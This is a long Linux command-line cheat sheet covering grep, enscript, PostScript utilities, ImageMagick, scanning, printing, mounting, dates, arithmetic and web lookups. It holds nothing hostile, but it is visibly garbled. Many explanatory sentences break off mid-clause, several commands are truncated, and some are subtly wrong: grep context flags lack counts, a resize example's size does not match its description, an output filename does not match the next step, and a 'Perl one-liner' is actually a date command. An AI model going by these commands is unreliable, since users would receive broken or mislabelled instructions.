Search '/usr/dict/words' for lines matching 'tsch' and output six lines of context before and after each line of output

```
grep -6 tsch /usr/dict/words
```

Search '/usr/dict/words' for lines matching 'tsch' and output two lines of context before each line of output

```
grep -B tsch /usr/dict/words
```

Search '/usr/dict/words' for lines matching 'tsch' and output six lines of context after each line of output

```
grep -A6 tsch /usr/dict/words
```

Search '/usr/dict/words' for lines matching 'tsch' and output ten lines of context before and three lines of context after each line of output

```
grep -B10 -A3 tsch /usr/dict/words
```

Replace the string 'helpless' with the string 'helpful' in all files in the current directory

```
perl -pi -e "s/helpless/helpful/g;" *
```

Search forward through the text you are perusing for the word 'cat' /cat

Convert the text file 'saved-mail' to PostScript, with default formatting, and spool the output right to the printer

```
enscript saved-mail
```

Write the text file 'saved-mail' to a PostScript file, 'saved-mail.ps', and then preview it in X

```
enscript -p report.ps saved-mail
```

```
ghostview saved-mail.ps
```

Print the contents of the text file 'saved-mail' on a PostScript printer, with text set in the Helvetica font at 12 points

```
enscript -B -f "Helvetica12" saved-mail
```

Make a PostScript file called 'saved-mail.ps' containing the contents of the text file 'saved-mail', with text set in the Helvetica font at 12 points

```
enscript -B -f "Helvetica12" -p saved-mail.ps saved-mail
```

Print the contents of the text file 'saved-mail' to a PostScript printer, with text set in 10-point Times Roman and header text set in 18-point Times Bold

```
enscript -f "Times-Roman10" -F "Times-Bold18" saved-mail
```

Make a PostScript file called 'saved-mail.ps' containing the contents of the text file 'saved-mail', with text and headers both set in 16-point Palatino Roman

```
enscript -f "Palatino-Roman16" -F "Palatino-Roman16" -p
```

Print a sign in 72-point Helvetica Bold type to a PostScript printer

```
enscript -B -f "Helvetica-Bold72"
```

Print a sign in 63-point Helvetica Bold across the long side of the page

```
enscript -B -r --word-wrap -f "Helvetica-Bold63"
```

Pretty-print the HTML file 'index.html'

```
enscript -Ehtml index.html
```

Pretty-print an email message saved to the file 'important-mail', and output it with no headers to a file named 'important-mail.ps'

```
enscript -B -Email -p important-mail.ps important-mail
```

Peruse a list of currently supported languages

```
enscript --help-pretty-print | less
```

Print the contents of the text file 'saved-mail' with fancy headers on a PostScript printer

```
enscript -G saved-mail
```

Make a PostScript file called 'saved-mail.ps' containing the contents of the text file 'saved-mail', with fancy headers

```
enscript -G -p saved-mail.ps saved-mail
```

Print the contents of the text file 'saved-mail' with a custom header label containing the current page number

```
enscript -b "Page $% of the saved email archive" saved-mail
```

Determine whether the file 'gentle.tex' is a TeX or LaTeX file, type:

```
grep '\\document' gentle.tex
```

Print a copy of the PostScript version of the SGML-Tools guide to the default printer

```
zcat /usr/doc/sgml-tools/guide.ps.gz | lpr
```

Check the SGML file 'myfile.sgml'

```
sgmlcheck myfile.sgml
```

Make a plain text file from 'myfile.sgml'

```
sgml2txt myfile.sgml
```

Make a PostScript file from 'myfile.sgml'

```
sgml2latex myfile.sgml
```

```
latex myfile.latex
```

```
dvips -t letter -o myfile.ps myfile.dvi
```

List all the X fonts on the system

```
xlsfonts
```

List all the X fonts on the system whose name contains the text 'rea'

```
xlsfonts '*rea*'
```

List all the bold X fonts on the system

```
xlsfonts '*bold*'
```

Display the characters in a medium Courier X font

```
xfd -fn '-*-courier-medium-r-normal--*-100-*-*-*-*-iso8859-1'
```

Set the console font to the scrawl_w font

```
consolechars -f scrawl_w
```

Set the console font to the 8x8 size sc font

```
consolechars -H 8 -f sc
```

List all of the characters in the current console font

```
showcfont
```

Output the text 'news alert' in the default figlet font

```
figlet news alert
```

Output the text of the file 'poster' in the figlet 'bubble' font

```
cat poster | figlet -f bubble
```

NOTE: The 'bubble' font is installed at '/usr/lib/figlet/bubble.flf'.

Make a banner saying 'Happy Birthday Susan'

```
banner 'Happy Birthday Susan'
```

Preview the file '/usr/doc/gs/examples/tiger.ps'

```
ghostview /usr/doc/gs/examples/tiger.ps
```

Browse through the image files with a '.gif' extension in the '/usr/doc/imagemagick/examples' directory

```
display 'vid:/usr/doc/imagemagick/examples/*.gif'
```

Browse through all image files in the current directory

```
display 'vid:*'
```

In the preceding example, only those files with image formats supported by display are read and displayed.

Put the image 'tetra.jpeg' in the root window

```
display -window root tetra.jpeg
```

Use zgv to view images in a virtual console (not in X). You can use zgv

Browse the images in the current directory

```
zgv
```

Browse the images in the '/usr/share/gimp/scripts' directory, type:

```
zgv /usr/share/gimp/scripts
```

Use the arrow keys to navigate through the file display; the red border

View the file '/usr/share/images/mondrian-15.jpeg' file:/usr/share/images/mondrian-15.jpeg Notice that the given [36]file: URL only has one preceding slash, pointing to the root directory, and not two, as in [37]http://.

Browse the images on the PhotoCD disc mounted on '/cdrom'

```
xpcd /cdrom
```

The preceding example will open two new windows – a small xpcd command bar window, and a larger window containing thumbnails of all PhotoCD

View the PhotoCD file 'driveby-001.pcd'

```
xpcd driveby-001.pcd
```

NOTE: You can also use display to view a '.pcd' PhotoCD image file (see

Resize 'phoenix.jpeg' to 480x320 pixels

```
mogrify -geometry 480x320 phoenix.jpeg
```

This transforms the original 'phoenix.jpeg' file to: editing-images-scaling-01

Resize 'phoenix.jpeg' to exactly 480x320 pixels, regardless of aspect ratio

```
mogrify -geometry 640x480! phoenix.jpeg
```

This transforms the original 'phoenix.jpeg' to:

Increase the height of 'phoenix.jpeg' by 25 percent and decrease its width by 50 percent

```
mogrify -geometry 125%x50% phoenix.jpeg
```

Rotate 'phoenix.jpeg', whose height exceeds its width, by 90 degrees

```
mogrify -rotate '90<' phoenix.jpeg
```

Reduce the colors in 'phoenix.jpeg' to two

```
mogrify -colors 2 phoenix.jpeg
```

This transforms the original 'phoenix.jpeg' to: editing-images-colors-01

Reduce the colors in 'phoenix.jpeg' to four and apply Floyd-Steinberg error diffusion

```
mogrify -colors 4 -dither phoenix.jpeg
```

This transforms the original 'phoenix.jpeg' to:

Change the colors in the file 'rainbow.jpeg' to those used in the file 'prism.jpeg'

```
mogrify -map prism.jpeg rainbow.jpeg
```

Use the '-monochrome' option to make a color image black and white. *Make the color image 'rainbow.jpeg' black and white*

```
mogrify -monochrome rainbow.jpeg
```

If you have a PPM file, use ppmquant to quantize, or reduce to a specified quantity the colors in the image – see the ppmquant man page
Set the gamma correction of the image 'rainbow.jpeg' to .8, type:

```
mogrify -gamma .8 rainbow.jpeg
```

Annotate the image file 'phoenix.jpeg', type (all on one line):

```
mogrify -comment "If you can read this,
```

you're too close!" phoenix.jpeg You won't see the annotation when you view the image; it is added to
Read any comments made in the image file 'phoenix.jpeg'

```
rdjpgcom phoenix.jpeg
```

If you can read this, you're too close!
Add a border two pixels wide and four pixels high to 'phoenix.jpeg'

```
mogrify -border 2x4 phoenix.jpeg
```

This transforms the original 'phoenix.jpeg' to:
Add a decorative frame eight pixels wide and eight pixels high to 'phoenix.jpeg'

```
mogrify -frame 8x8 phoenix.jpeg
```

This transforms the original 'phoenix.jpeg' to:
Create a montage from the files 'owl.jpeg', 'thrush.jpeg', and 'warbler.jpeg' and write it to 'endangered-birds.png'

```
montage owl.jpeg thrush.jpeg warbler.jpeg endangered-birds.png
```

NOTE: In this example, three JPEGs were read and output to a PNG file;
Combine two images, 'ashes.jpeg' and 'phoenix.jpeg', into a new file 'picture.jpeg'

```
combine ashes.jpeg phoenix.jpeg picture.jpeg
```

You can specify the percentage to blend two images together with the
Combine the image files 'phoenix.jpeg' and 'ashes.jpeg' so that the blended image contains 70 percent of the second image

```
combine -blend 70 ashes.jpeg phoenix.jpeg picture.jpeg
```

This command combines the two images and writes a new image file,
Make a morphed image of the files 'ashes.jpeg' and 'phoenix.jpeg', and write it to 'picture.jpeg'

```
combine -compose difference ashes.jpeg phoenix.jpeg picture.jpeg
```

The result in file 'picture.jpeg' is:
Convert the JPEG file 'phoenix.jpeg' to a PNG image

```
convert phoenix.jpeg phoenix.png
```

This command converts the JPEG image 'phoenix.jpeg' to PNG format and writes it to a new file, 'phoenix.png'.
Convert the PNM file 'pike.pnm' to non-interlaced JPEG while sharpening the image by 50 percent and adding both a 2x2 border and a copyright comment

```
convert -interlace NONE -sharpen 50 -border 2x2
```

List available scanner devices

```
scanimage --list-devices
```

device 'umax:/dev/sgb' is a UMAX Astra 1220S flatbed scanner
List available options supported by the device listed in the previous example

```
scanimage --help -d 'umax:/dev/sgb'
```

NOTE: For all scanimage commands, specify the scanner device you want

Test the UMAX scanner listed previously

```
scanimage --test -d 'umax:/dev/sgb'
```

Debian: 'netpbm'

Make a 72 dpi scan of a color image 200 pixels wide and 100 pixels tall, using the UNIX scanner from previous examples, and writing to a file called 'scan.ppm'

```
scanimage -d umax:/dev/sgb --resolution 72 -x 200 -y 100 >
```

Make a 300 dpi scan of a black and white image 180 pixels wide and 225 pixels tall, using the UMAX scanner from previous examples, and writing to a file called 'scan.pbm'

```
scanimage -d umax:/dev/sgb --resolution 300 --mode lineart
```

Extract the highest resolution from the file 'slack.pcd' and save it to a PPM file named 'slack.ppm'

```
pcdtoppm -r5 slack.pcd slack.ppm
```

[37]Converting PhotoCD: Converting PhotoCD images to other formats.

Convert the file 'slack.ppm' to non-interlaced JPEG, sharpen the image, add a two-pixel by two-pixel border, and annotate the image, type (all on one line):

```
convert -interlace NONE -sharpen 50 -border 2x2 -comment
```

Remove the "green haze" from a PhotoCD image, do the following: + First, open the extracted image in the GIMP (see [44]Editing Images with the GIMP). + Then, click through the Image menu to the Colors submenu and

Extract only the first page from the file 'abstract.dvi' and send the PostScript output to the printer

```
dvips -pp1 abstract.dvi
```

By default, dvips will output to the printer; to save the PostScript

Output as PostScript the pages 137 to 146 of the file 'abstract.dvi' to the file 'abstract.ps'

```
dvips -pp137-146 -o abstract.ps abstract.dvi
```

Select the first ten pages, page 104, pages 23 through 28, and page 2 from the file 'newsletter.ps' and write it to the file 'selection.ps'

```
psselect -p1-10,104,23-28,2 newsletter.ps selection.ps
```

Select the second-to-last through the tenth-to-last pages from the PostScript file 'newsletter.ps' and output them to the file 'selection.ps'

```
psselect -p_2-_10 newsletter.ps selection.ps
```

Select the second-to-last through the tenth pages from the PostScript file 'newsletter.ps' and output them to the file 'selection.ps'

```
psselect -p_2-10 newsletter.ps selection.ps
```

Select all of the even pages in the file 'newsletter.ps' and write them to a new file, 'even.ps'

```
psselect -e newsletter.ps even.ps
```

Select all of the odd pages in the file 'newsletter.ps' and write them to a new file, 'odd.ps'

```
psselect -o newsletter.ps odd.ps
```

Use an underscore ('_') alone to insert a blank page, and use '-r' to

Select the last ten pages of file 'newsletter.ps', followed by a blank page, followed by the first ten pages, and output them to a new file, 'selection.ps'

```
psselect -p_1-_10,_,1-10 newsletter.ps selection.ps
```

Select the pages 59, 79, and 99 in the file 'newsletter.ps', and output them in reverse order (with the 99th page first) to a new file, 'selection.ps'

```
psselect -p59,79,99 -r newsletter.ps selection.ps
```

Make a new PostScript file, 'double.ps', putting two pages from the file 'single.ps' on each page

```
psnup -2 single.ps double.ps
```

To specify the paper size, give the name of a standard paper size as an

Rearrange the pages of file 'newsletter.ps' into a signature and write it to the file 'newsletter.bound.ps'

```
psbook newsletter.ps newsletter.bound.ps
```

By default, psbook uses one signature for the entire file. If the file

Rearrange the pages of file 'newsletter.ps' into an eight-sided signature and write it to 'newsletter.bound.ps'

```
psbook -s8 newsletter.ps newsletter.bound.ps
```

Resize the PostScript file 'double.ps' to US letter-sized paper, writing output to a new file, 'doublet.ps'

```
psresize -pletter double.ps doublet.ps
```

Merge the files 'slide1.ps', 'slide2.ps', and 'slide3.ps' into a new PostScript file, 'slideshow.ps'

```
psmerge -oslideshow.ps slide1.ps slide2.ps slide3.ps
```

NOTE: As of this writing, psmerge only works with PostScript files that

Make a booklet from the file 'newsletter.ps': 1. Rearrange the pages into a signature:

```
psbook newsletter.ps newsletter.signature.ps
```

2. Put the pages two to a page in landscape orientation, at 70

Make a double-sized booklet on letter-sized paper in landscape orientation, from a file using letter-sized portrait orientation, type:

```
psbook input.ps > temp1.ps
```

Make a text file, 'sutra.txt', from the input file 'sutra.ps', type:

```
ps2ascii sutra.ps sutra.txt
```

See how much free space is left on the system's disks

```
df
```

Output the disk usage for the folder tree whose root is the current directory

```
du
```

Output the disk usage, in kilobytes, of the '/usr/local' directory tree

```
du -k /usr/local
```

Show the number of megabytes used by the file '/tmp/cache'

```
du -m /tmp/cache
```

Output only the total disk usage of the '/usr/local' directory tree

```
du -s /usr/local
```

Output only the total disk usage, in kilobytes, of the '/usr/local' folder tree

```
du -s -k /usr/local
```

Format a floppy disk in the first removable floppy drive

```
mke2fs /dev/fd0
```

Section 96

Mounting And Unmounting Media

In order for a some piece of media to be used in Linux it normally needs to be 'mounted' or 'unmounted'

Mount a floppy

```
mount /floppy
```

Mount the floppy in the first floppy drive to '~/tmp'

```
mount /dev/fd0 ~/tmp
```

Once you have mounted a floppy, its contents appear in the directory you specify, and you can use any file command on them.

List the contents of the base directory of the floppy mounted on '/floppy'

```
ls /floppy
```

List the contents of the whole folder tree on the floppy mounted on '/floppy'

```
ls -lR /floppy
```

Umount the floppy that is mounted on '/floppy'

```
umount /floppy   ~(you cant unmount if you are in the mounted folder)
```

Mount a CD-ROM on the system

```
mount /cdrom    ~(the contents are then available at '/cdrom/')
```

Mount the disc in the CD-ROM drive to the '/usr/local/share/clipart' directory

```
mount /dev/cdrom /usr/local/share/clipart
```

Peruse a directory tree graph of the CD-ROM's contents

```
tree /usr/local/share/clipart | less
```

Change to the root directory of the CD-ROM

```
cd /usr/local/share/clipart
```

List the contents of the root directory of the CD-ROM

```
ls /usr/local/share/clipart
```

Unmount the disc in the CD-ROM drive mounted on '/cdrom'

```
umount /cdrom    ~(if files are in use, it may be impossible to unmount)
```

Section 97

Printing

Print the file 'invoice'

```
lpr invoice
```

Type a message with banner and send it to the printer

```
banner "Bon voyage!" | lpr
```

Print a verbose, recursive listing of the '/usr/doc/HOWTO' directory

```
ls -lR /usr/doc/HOWTO | lpr
```

Send the file 'nightly-report' to the printer called bossomatic, type:

```
lpr -P bossomatic nightly-report
```

Print a dozen copies of the file 'nightly-report'

```
lpr -#12 nightly-report
```

97.1 Printing Queues

View the spool queue for the default printer

```
lpq
```

View the spool queue for the printer called bossomatic

```
lpq -P bossomatic
```

List the print jobs for user harpo

```
lpq harpo
```

97.2 Canceling Print Jobs

Cancel print job 83

```
lprm 83
```

Cancel all of your print jobs, but already spooled pages still print

```
lprm -
```

Print the current buffer with page numbers and headers

```
M-x print-buffer
```

Print the current buffer with no additional print formatting done to the text

```
M-x lpr-buffer
```

Print a PostScript image of the current buffer

```
M-x ps-print-buffer
```

Print the DVI file 'list.dvi'

```
dvips list.dvi
```

Print the file 'envelope.dvi' on an envelope loaded in the manual feed tray of the default printer

```
dvips -m -t landscape envelope.dvi
```

List the available printer formats

```
gs -?
```

GNU Ghostscript 5.10 (1998-12-17) ...more output messages...

Convert the file 'tiger.ps' to a format suitable for printing on an HP Color DeskJet 500 printer

```
gs -sDEVICE=cdj500 -sOutputFile=tiger.dj -dSAFER -dNOPAUSE
```

tiger.ps < /dev/null

Convert the file 'abstract.dvi' to PostScript

```
dvips -o abstract.ps abstract.dvi
```

This command reads the DVI file 'abstract.dvi' and writes a PostScript version of it to the file 'abstract.ps'; the original file is not

Output only pages 14 and 36 from file 'abstract.dvi' to a PostScript file, 'abstract.ps'

```
dvips -pp14,36 -o abstract.ps abstract.dvi
```

Output pages 2 through 100 from file 'abstract.dvi' to a PostScript file, 'abstract.ps'

```
dvips -pp2-100 -o abstract.ps abstract.dvi
```

Output page 1 and pages 5 through 20 from file 'abstract.dvi' to a PostScript file, 'abstract.ps'

```
dvips -pp1,5-20 -o abstract.ps abstract.dvi
```

Output the file 'abstract.dvi' as a PostScript file, 'abstract.ps', with a paper size of 'legal'

```
dvips -t legal -o abstract.ps abstract.dvi
```

Print the file 'abstract.dvi' to the default printer in landscape mode

```
dvips -t landscape abstract.dvi
```

Generate a PDF file from the DVI file 'abstract.dvi'

```
dvips -Ppdf -o abstract.pdf abstract.dvi
```

This command writes a new file, 'abstract.pdf', in PDF format.

Convert the PDF file 'pricelist.pdf'

```
pdf2ps pricelist.pdf pricelist.ps
```

Output the man page for psbook as PostScript and send it as a print job to the default printer

```
man -t psbook | lpr
```

Output the man page for psbook to the file 'psbook.ps'

```
man -t psbook > psbook.ps
```

In the preceding example, you can then use gs to convert the file to a format your non-PostScript printer understands (see [54]Preparing a

Get a directory listing of the DOS disk currently in the primary floppy drive

```
mdir a:
```

Copy the file 'readme.txt' to the DOS disk in the primary floppy drive

```
mcopy readme.txt a:
```

Copy all of the files and directories from the DOS disk in the primary floppy drive to the current directory

```
mcopy a:
```

Delete the file 'resume.doc' on the DOS disk in the primary floppy drive

```
mdel a:resume.doc
```

Format the floppy disk in the primary floppy drive so that it can be used with MS-DOS

```
mformat a:
```

Introduce the floppy disk in the first floppy drive as an HFS volume for the 'hfsutils'

```
hmount /dev/fd0
```

After you run this command, the other tools in the hfsutils package

Get a directory listing of the currently specified Macintosh disk

```
hls
```

Give the name of a directory as a quoted argument.

Get a directory listing of the 'Desktop Folder' directory in the currently specified Macintosh disk

```
hls 'Desktop Folder'
```

Copy the file 'readme.txt' to the 'Desktop Folder' directory in the current Mac disk

```
hcopy readme.txt 'Desktop Folder'
```

Copy the file 'Desktop Folder:Readme' from the current Mac disk to the current directory

```
hcopy 'Desktop Folder:Readme' .
```

Delete the file 'Desktop Folder:Readme' on the current Mac disk, type:

```
hdel 'Desktop Folder:Readme'
```

Format the disk in the first floppy drive with a Macintosh HFS filesystem

```
hformat /dev/fd0
```

Format the disk in the second floppy drive with a Mac HFS filesystem, giving it a volume label of 'Work Disk'

```
hformat -l 'Work Disk' /dev/fd1
```

Format the second partition of the SCSI disk at '/dev/sd2' with a Mac HFS filesystem

```
hformat /dev/sd2 2
```

Format the entire SCSI disk at '/dev/sd2' with a Mac HFS filesystem, overwriting any existing Mac filesystem and giving it a label of 'Joe's Work Disk'

```
hformat -f -l "Joe's Work Disk" /dev/sd2 0   ~(Dangerous!!)
```

Times And Dates

Convert UNIX time to human readable date

```
awk 'BEGIN{print strftime("%c",1238387636)}'
```

Get time in other timezones

```
let utime=$offsetutc*3600+$(date --utc +%s)+3600; date --utc --date=@${
  ⇒ utime}
```

Print scalar gmtime

```
perl -e "print scalar(gmtime(1247848584))"
```

Show a calender in english

```
LC_TIME=c cal -y
```

Show what time it is in new york

```
TZ=America/New_York date
```

Display a cool clock on your terminal

```
watch -t -n1 "date +%T|figlet"
```

Show the date in the german language

```
LC_TIME=de_DE.utf8 date
```

Show what time zones are availabel

```
ls /usr/share/zoneinfo/
```

Advance the clock by 3 minutes

```
date -s '+3 mins'
```

Set the hardware clock

```
hwclock
```

Network time server

```
ntp
```

The end of time

```
date -ud @$[2**31-1]
```

When was your OS installed?

```
ls -lct /etc | tail -1 | awk '{print $6, $7}'
```

Add a Clock to Your CLI

```
export PS1="${PS1%\\\$*}"' \t \$ '
```

Binary Clock

```
watch -n 1 'echo "obase=2;`date +%s`" | bc'
```

Unix time to local time

```
date -R -d @1234567890
```

Set the system date

```
rdate -s time-A.timefreq.bldrdoc.gov
```

98.1 Date And Time Offsets

An date offset is something like '2 days ago' or 'tomorrow'.

Retrieve GMT time from websites (generally accruate)

```
w3m -dump_head www.fiat.com | awk '/Date+/{print $6, $7}'
```

Get the time from NIST.GOV

```
cat </dev/tcp/time.nist.gov/13
```

Print the date 14 days ago.

```
date --date="1 fortnight ago"
```

```
date -d "1 fortnight ago"      ~(the same)
```

Print date 24 hours ago

```
date --date=yesterday
```

Get yesterday's date or a previous time

```
date -d '1 day ago'; date -d '11 hour ago'; date -d '2 hour ago - 3
  ⇒ minute'; date -d '16 hour'
```

98.2 Timezones

Show the time in various timezones

```
gworldclock
```

Show the time in other timezones

```
tzwatch
```

Print the time and date in the 'Indian/Maldives' timezone

```
TZ=Indian/Maldives date
```

98.3 Unix Time

Unix time is a number which represent the number of seconds since 1970-01-01 00:00:00 UTC

Easily decode unix-time (function)

```
utime(){ perl -e "print localtime($1).\"\n\"";}
```

Show the number of seconds since 1970

```
date +%s
```

Unix alias for date command that lets you create timestamps

```
alias timestamp='date "+%Y%m%dT%H%M%S"'
```

98.4 Convert To Unix Time

It can be useful to convert to unix-time when arithmetic needs to be performed on dates or times, or when dates need to be sorted. The 'date' command does a very good job of parsing diverse date strings (such as feb 7 2009 or 01/11/2001) with its '-d' option, but it has its limitations

Convert a date string to the number of seconds since 1970

```
date -d "Sat Feb 7 00:37:06 EST 2009" +%s
```

Convert tomorrows date (midnight, I suppose) into unix-time

```
date -d'tomorrow' +%s   ~(prints something like '1264168894')
```

Convert the date 'february 7, 2009' into unix-time

```
date -d "Sat Feb 7 00:00:00 EST 2009" +%s
```

```
date -d "feb 7 2009" +%s
```

```
date -d "7 feb 2009" +%s        ~(the same)
```

```
date -d "february 7 2009" +%s   ~(the same)
date -d "7/2/2009" +%s          ~(the same, expects mm/dd/yyyy)
date -d "7/2/09" +%s            ~(the same)
```

These formats do NOT work (gnu date version 7.4)

```
date -d "feb/7/2009" +%s        ~(NO!! doesnt work, at least for me)
date -d "7/feb/2009" +%s        ~(Nor does this work!)
date -d "feb 2009" +%s          ~(Nor does this work!)
```

Convert the date 'Dec 11 01:25:00 2008' to a unix time value

```
perl -e 'use Time::Local; print timelocal(0,25,1,11,11,2008), "\n";'
```

(should print '1228919100')

98.5 Convert From Unix Time

Convert unix time (seconds since 1970) to something human readable

```
date -d @1234567890
```

Convert unix-time (seconds since 1970) to something more human-readable

```
perl -e 'print scalar(gmtime(1234567890)), "\n"'
```

Convert unix-time to human-readable with awk

```
echo 1234567890 | awk '{ print strftime("%c", $0); }'
```

98.6 Calendars

Output a calendar for the current month

```
cal
```

Output a calendar for the year 2001

```
cal 2001
```

Output a calendar for the current year

```
cal -y
```

Output a calendar for June 1991

```
cal 06 1991
```

Printing multiple years with Unix cal command

```
for y in $(seq 2009 2011); do cal $y; done
```

Show this month's calendar, with today's date highlighted

```
cal | grep --before-context 6 --after-context 6 --color -e " $(date +%e
 ⇒ )" -e "^$(date +%e)"
```

Show the date of easter

```
ncal -e
```

Display holidays in UK/England for 2009 (with week numbers)

```
gcal -K -q GB_EN 2009
```

98.7 Clocks

Display clock in terminal

```
watch -n 1 :
```

StopWatch, simple text, hh:mm:ss using Unix Time

```
export I=$(date +%s); watch -t -n 1 'T=$(date +%s);E=$(($T-$I));hours=$
 ⇒ ((E / 3600)) ; seconds=$((E % 3600)) ; minutes=$((seconds / 60)) ;
 ⇒ seconds=$((seconds % 60)) ; echo $(printf "%02d:%02d:%02d" $hours
 ⇒ $minutes $seconds)'
```

98.8 Dates

Output the current system date and time

```
date    ~(prints 'Fri May 11 11:10:29 EDT 2001')
```

Output the current date and time in UTC

```
date -u    ~(prints 'Fri May 11 15:10:29 UTC 2001')
```

Output the current date and time in RFC822 format

```
date -R    ~(prints 'Fri, 11 May 2001 11:10:29 -0400' for example)
```

Output the numeric day of the year that 21 June falls on in the current year

```
date -d '21 Jun' +%j    ~(may print '172' for example)
```

Hear the current system time

```
saytime ~(its possible to substitute the default voice)
```

Perl one-liner to get the current week number

```
date +%V
```

Add the new entry in the file 'crontab' to the cron schedule,

```
crontab
```

Output the several lines around each line matching the text 'rose'

```
grep -C rose file.txt
```

Remind yourself to leave at 8:05 p.m.

```
leave 2005
```

Ring the bell in five seconds

```
sleep 5; echo -e '\a'
```

Announce the time in thirty seconds

```
sleep 30; saytime
```

Announce the time in exactly five minutes

```
sleep 5m; saytime &
```

Section 99

Arithmetic And Numbers

Hexadecimal2decimal

```
printf "%d\n" \0x64
```

Floating point operations in shell scripts

```
echo "5 k 3 5 / p" | dc
```

Formatting number with comma

```
printf "%'d\n" 1234567
```

Output the result of 50 times 10

```
calc 50*10     ~(prints '500')
```

Output the result of 100 times the sum of 4 plus 420

```
calc '100*(4+420)'   ~(prints '42400')
```

Output the remainder of 10 divided by 3

```
calc 10%3            ~(prints '1')
```

Use bc to compute the result of 10 divided by 3, using 20 digits after the decimal point

```
bc
```

Count to 65535 in binary (for no apparent reason)

```
a=`printf "%*s" 16`;b=${a//?/{0..1\}}; echo `eval "echo $b"`
```

99.1 Bc The Binary Calculator

Start the bc binary calculator in interactive mode

```
bc
```

Assign values to variables in bc and print the sum of 2 variables

```
a=4; b=7; a+b   ~(prints '11' on a new line)
```

Raise 4 to the power of 3 and multiply the result by 10

```
4^3; .*10     ~(you can use the '.' to access the last result)
```

Set the number of decimal places shown to 4 and compute 112 divided by 111

```
scale=4; 112/111;   ~(this prints '1.0090' on a new line)
```

Set the number of decimal places show to 10

```
scale=10
```

Multiply the variable 'a' by 4

```
a*=4
```

Floating point power p of x

```
bc -l <<< "x=2; p=0.5; e(l(x)*p)"
```

99.2 Random Numbers

see: jot

Lotto generator

```
shuf -i 1-49 | head -n6 | sort -n| xargs
```

Outputs a 10-digit random number

```
echo $RANDOM$RANDOM$RANDOM |cut -c3-12
```

Outputs a 10-digit random number

```
head -c10 <(echo $RANDOM$RANDOM$RANDOM)
```

Outputs a 10-digit random number

```
head -c4 /dev/urandom | od -N4 -tu4 | sed -ne '1s/.* //p'
```

Display rows and columns of random numbers with awk

```
seq 6 | awk '{for(x=1; x<=5; x++) {printf ("%f ", rand())}; printf ("\n
  ⇒ ")}'
```

Print a random 8 digit number

```
jot -r -n 8 0 9 | rs -g 0
```

Print a random 8 digit number

```
jot -s '' -r -n 8 0 9
```

Random number generation within a range N, here N=10

```
echo $(( $RANDOM % 10 + 1 ))
```

Output a random number from 0 to 9

```
random 10
```

Outputs a 10-digit random number

```
tr -c -d 0-9 < /dev/urandom | head -c 10
```

Printable random characters

```
tr -dc '[:print:]' < /dev/urandom
```

99.3 Sequences

Output the sequence of numbers from one to seven

```
seq 7
```

Output the sequence of numbers from one to negative seven

```
seq -7
```

Output the sequence of numbers from nine to zero

```
seq 9 0
```

Output the sequence of numbers from negative one to negative twenty

```
seq -1 -20
```

Output the sequence of numbers from -1 to 14, incrementing by 3,

```
seq -1 3 14
```

Output from 9 to 999, stepping by 23, with numbers padded with zeros

```
seq -w 9 23 999    ~(all numbers will have an equal 'width')
```

Output the sequence of numbers from 1 to 23, with a space character between each

```
seq -s ' ' 1 23
```

Concatenate all the files in this folder, whose names are numbers 25 to 75, into a new file called 'selected-mail'

```
cat $(seq -s " " 25 75) > selected-mail
```

Output the prime factors of 2000

```
factor 2000   ~(prints '2000: 2 2 2 2 5 5 5')
```

Output the number of ounces in 50 grams

```
units '50 grams' 'ounces'
```

1.7636981 / 0.56699046 ,,,

Determine the location of the units database

```
units -V
```

units version 1.55 with readline, units database in /usr/share/misc/units.dat

Output the English text equivalent of 100,000

```
number 100000
```

Section 100 — *Mathematics*

Find out how to say the first 66 digits of pi as a word

```
pi 66 | number
```

Fibonacci numbers with awk

```
awk 'BEGIN {a=1;b=1;for(i=0;i<'${NUM}';i++){print a;c=a+b;a=b;b=c}}'
```

Fibonacci numbers with sh

```
prev=0;next=1;echo $prev;while(true);do echo $next;sum=$(($prev+$next))
  ⇒ ;prev=$next;next=$sum;sleep 1;done
```

A handy mathematical calculator

```
bc
```

Draw a Sierpinski triangle

```
perl -e 'print "P1\n256 256\n", map {$_&($_>>8)?1:0} (0..0xffff)' |
  ⇒ display
```

Weather

Section 101

Get Hong Kong weather infomation from HK Observatory

```
wget -q -O - 'http://wap.weather.gov.hk/' | sed -r 's/<[^>]+>//g;/^UV/q
 ⇒ ' | grep -v '^$'
```

Check the weather

```
ZIP=48104; curl http://thefuckingweather.com/?zipcode=$ZIP 2>/dev/null|
 ⇒ grep -A1 'div class="large"'|tr '\n' ' '|sed 's/^.*"large" >\(..\)
 ⇒ /\1/;s/&d.* <br \/>/ - /;s/<br \/>//;s/<\/div.*$//'
```

Show current weather for any US city or zipcode

```
weather() { lynx -dump "http://mobile.weather.gov/port_zh.php?
 ⇒ inputstring=$*" | sed 's/^ *//;/ror has occ/q;2h;/__/!{x;s/\n.*//;x
 ⇒ ;H;d};x;s/\n/ -- /;q';}
```

Money

Section 102

Get Dollar-Euro exchage rate

```
curl -s wap.kitco.com/exrate.wml | awk ' BEGIN { x=0; FS = "<" } { if (
 ⇒ $0~"^<br/>") {x=0} if (x==1) {print $1} if ($0~"EUR/US") {x=1} }'
```

Science

Section 103

Mirror the NASA Astronomy Picture of the Day Archive

```
wget -t inf -k -r -l 3 -p -m http://apod.nasa.gov/apod/archivepix.html
```

View the latest astronomy picture of the day from NASA.

```
apod(){ local x=http://antwrp.gsfc.nasa.gov/apod/;feh $x$(curl -s ${x}
 ⇒ astropix.html|grep -Pom1 'image/\d+/.*\.\w+');}
```

Real time satellite weather wallpaper

```
curl http://www.cpa.unicamp.br/imagens/satelite/ult.gif | xli -onroot -
 ⇒ fill stdin
```

103.1 Geography

Find geographical location of an ip address

```
lynx -dump http://www.ip-adress.com/ip_tracer/?QRY=$1|grep address|
 ⇒ egrep 'city|state|country'|awk '{print $3,$4,$5,$6,$7,$8}'|sed 's\
 ⇒ ip address flag \\'|sed 's\My\\'
```

Find geographical location of an ip address

```
lynx -dump http://www.ip-adress.com/ip_tracer/?QRY=$1|sed -nr s/'^.*My
 ⇒ IP address city: (.+)$/\1/p'
```

Geoip lookup, the geographical location of an ip address

```
geoip(){curl -s "http://www.geody.com/geoip.php?ip=${1}" | sed '/^IP:/!
 ⇒ d;s/<[^>][^>]*>//g' ;}
```

103.2 Gps Global Positioning System

Send a .loc file to a garmin gps over usb

```
gpsbabel -D 0 -i geo -f "/path/to/.loc" -o garmin -F usb:
```

Shutting Down The Computer

Immediately shut down and halt the system

```
shutdown -h now
```

Immediately shutdown the system, and then reboot

```
shutdown -r now
```

Immediately shut down and halt the system, sending a warning to all users

```
shutdown -h now "The system is being shut down now!"
```

Shut down and then reboot the system at 4:23 a.m.

```
shutdown -r 4:23
```

